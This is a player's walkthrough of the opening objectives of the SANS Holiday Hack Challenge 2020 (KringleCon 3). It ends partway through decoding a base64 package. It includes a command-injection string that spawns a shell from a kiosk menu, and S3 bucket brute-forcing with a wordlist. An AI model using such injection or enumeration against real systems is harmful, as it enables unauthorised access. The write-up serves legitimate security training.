


SANS Holiday Hack Challenge – 2020
KringleCon 3: French Hens!

Tony Karre

Use these walkthrough shortcuts to teleport to specific places in our travels through Kringlecon 3

Objectives

Challenges

KringleCon 3: French Hens! Walkthrough

Kringlecon 3 opens at the on-ramp to Santa's new castle at the North Pole. It's a major upgrade from last year, as described in the invitation we all received from Santa.

Greetings and welcome to the 2020 SANS Holiday Hack Challenge, featuring:

KringleCon 3: French Hens!

This year, we welcome tens of thousands of participants from around the world to solve holiday-themed challenges and attend Santa's virtual conference.


KringleCon is moving to an exciting newly renovated location at the North Pole. This year, Santa and his team of hard-working elves embarked on the largest construction project ever seen at the North Pole - a big upgrade of Santa's castle. We've added a huge new courtyard, extra floors, and a magical elevator. Construction is almost done, just in time for KringleCon!

To get to the North Pole and all the festivities, first review our Code of Conduct and Terms of Use, then sign in and hop onto the gondola for your ride up the mountain to Santa's castle.

The challenge opens at a gondola on the side of the road on the New Jersey Turnpike.

Jingle Ringford is the elf charged with manning the gondola and providing assistance to arriving guests.


Let's talk to Jingle Ringford.



It's time for our first objective – Uncover Santa's Gift List.


Click on the billboard by the side of the road to see the image full-size:

I used the perspective tool in the linux version of gimp to get a more natural perspective of the gift list seen in the bottom of the image, then I used the whirl tool unswirl it.



While not perfect, I can see in the modified image that Josh Wright will be getting a proxmark!


Objective 1 completed. Let's follow-up with Jingle.




Time to get into the Gondola and head up to the castle.


Once we reach the top, a few more items are loaded into our objectives to-do list. Now we see a list of five objectives:

Our next objective is the Investigate S3 Bucket challenge. Let's walk that direction, and talk to Jewell Loggins along the way.





Keep heading over to Shinny Upatree so we can chat.





Let's check out the KringleCon kiosk.






Choose the Map (1)

Got a nice map!

After hitting the Enter key, we are back to the main menu:




Let's choose the Code of Conduct and Terms of Use (2)

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 2
# KringleCon III and Holiday Hack Challenge Code of Conduct

1. Use the challenges here to have fun, explore, engage, and develop your cyber security s
kills!

2. Be kind! Feel free to encourage and help other players! Let Santa's elves (support@holi
dayhackchallenge.com) know if something seems off. Please be mindful that there are childr
en playing. Santa is watching!

3. Please don't post full answers publicly until the official contest ends on Monday, Janu
ary 4, 2021.

4. SANS Holiday Hack strives to create an atmosphere of learning, growth, and community. W
e value the participation and input, in this event and in the industry, of people of all g
enders, sexual identities, cultures, socioeconomic backgrounds, races, ethnicities, nation
alities, religions, and ages. Please support this atmosphere with respectful behavior and
speech. This applies to all online interactions associated with KringleCon and the Holiday
 Hack Challenge, including game chat and discussions.


# KringleCon III and Holiday Hack Challenge Terms of Use

1. This service includes a "group chat" component. We cannot make any guarantees about the
 accuracy, quality, or age-appropriateness of chat messages.

2. All activity and interactions within Holiday Hack Challenge are monitored and recorded.
 We use this information to maintain an environment that is both safe and conducive to lea
rning.

3. Players should avoid engaging in techniques on any Holiday Hack Challenge server that m
ay negatively affect the server's operational status and/or availability.

4. Players must not attack Holiday Hack Challenge servers (*.holidayhackchallenge.com, *.k
ringlecon.com, etc.) unless otherwise directed. If you have any questions about target sco
pe, please email: support@holidayhackchallenge.com.

5. E-mail addresses collected will be used in accordance with the SANS Privacy Policy (htt
ps://www.sans.org/privacy/).
Press [Enter] key to continue...
```

After clicking Enter, we are back at the main menu:


```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5]
```

Now choose the Directory (3)




Nice – this tells us where we can find all of our elves. This can come in handy later.


Hitting Enter takes us back to the main menu.



Let's now try to print our name badge (4)




We've got a nice reindeer. Hit the Enter key to return to the main menu.



Just for fun, let's type the letter "A" – I'd like to see those unintended consequences.

After typing the "A" and hitting Enter, we see an error message for a moment, then it returns back to the main menu. We see the same thing with any number of other characters we can type.


But we remember the warning for the "Print Name Badge" selection – please avoid special characters, they cause some weird errors. Let's try a ">" sign, as that might disturb some kind of underlying linux command.




Sure enough, it looks like we were able to generate a bash error, and it looks like we prematurely ended a command to execute the /usr/games/cowsay program. Let's try again, but try to get a shell with "; /bin/bash -I ;". This is called command injection, because we are inserting ("injecting") our own command into the existing stream of commands.


That was it! Now type exit to leave our shell and return to the menu at which point we can exit the terminal.

Now let's speak with Shinny again.






To learn more about S3 searching, let's watch Josh Wright's talk on S3 Buckets.



We learn about a great tool for finding buckets that we might be able to leverage in this objective. Let's check out the Investigate S3 Bucket terminal next to Shinny.



Now that we're logged into the terminal, let's look around.

```
elf@1e43fda3b92d:~$ ls
TIPS  bucket_finder
elf@1e43fda3b92d:~$ cd bucket_finder
elf@1e43fda3b92d:~/bucket_finder$ ls
README  bucket_finder.rb  wordlist  words
elf@1e43fda3b92d:~/bucket_finder$ cat wordlist
kringlecastle
```

```
wrapper
santa
elf@1e43fda3b92d:~/bucket_finder$ cat words
kringle3000
microsoft
elf@1e43fda3b92d:~/bucket_finder$ cat /etc/motd
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine
tool help using the man command. Search all man pages for a string such as
a file extension using the apropos command.

To see this help again, run cat /etc/motd.
elf@1e43fda3b92d:~/bucket_finder$
```

We have three potential files to use a word files. They are all small, so let's combine them into one bigger file. We also need to strip the punctuation and fix the capital letters in the /etc/motd file.

```
elf@1e43fda3b92d:~/bucket_finder$ cat wordlist words > biglist
elf@1e43fda3b92d:~/bucket_finder$
elf@1e43fda3b92d:~/bucket_finder$ for a in $(cat /etc/motd) ; do echo $a ; done | sed
's/[,\.\?\!:]//g' | sed "s/'//g" | sed 's/\x1b\[1;3[12]m//g' | sed 's/\x1b\[0m//g' | tr [:upper:]
[:lower:] >> biglist
elf@1e43fda3b92d:~/bucket_finder$
elf@1e43fda3b92d:~/bucket_finder$ cat biglist
kringlecastle
wrapper
santa
kringle3000
microsoft
can
you

<snip>
```

Now let's run the bucket_finder.rb script to see what we get.

```
elf@1e43fda3b92d:~/bucket_finder$ bucket_finder.rb --download biglist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
http://s3.amazonaws.com/kringle3000
Bucket does not exist: kringle3000

<snip>

http://s3.amazonaws.com/microsoft
Bucket found but access denied: microsoft
http://s3.amazonaws.com/where
Bucket found but access denied: where
http://s3.amazonaws.com/and
Bucket found but access denied: and
http://s3.amazonaws.com/the
Bucket found but access denied: the
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
http://s3.amazonaws.com/is
http://s3.amazonaws.com/on
```

```
http://s3.amazonaws.com/the
Bucket found but access denied: the

<snip>

http://s3.amazonaws.com//etc/motd
Bucket /etc/motd redirects to: etc.s3.amazonaws.com
http://etc.s3.amazonaws.com/
        Bucket found but access denied: /etc/motd
```

Looks like we found the package!

```
elf@1e43fda3b92d:~/bucket_finder$ ls
README  also  biglist  bucket finder.rb  wordlist  words  wrapper3000
elf@1e43fda3b92d:~/bucket_finder$ cd wrapper3000
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls -al
total 12
drwxr-xr-x 2 elf elf 4096 Dec 16 02:17 .
drwxr-xr-x 1 elf elf 4096 Dec 16 02:17 ..
-rw-r--r-- 1 elf elf  829 Dec 16 02:17 package
```

Let's see if we can "unwrap" it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ more package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6AX
yl91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PVM9U0
ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFAC
gIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADL
e80tnfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbj
cBkRPgkKz6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSxZ851ce
DQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32Vjgn
/OGdQJiIHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAAKSBAAAAAHBhY2th
Z2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Looks like base64. Decode it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package | base64 -d > package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package2
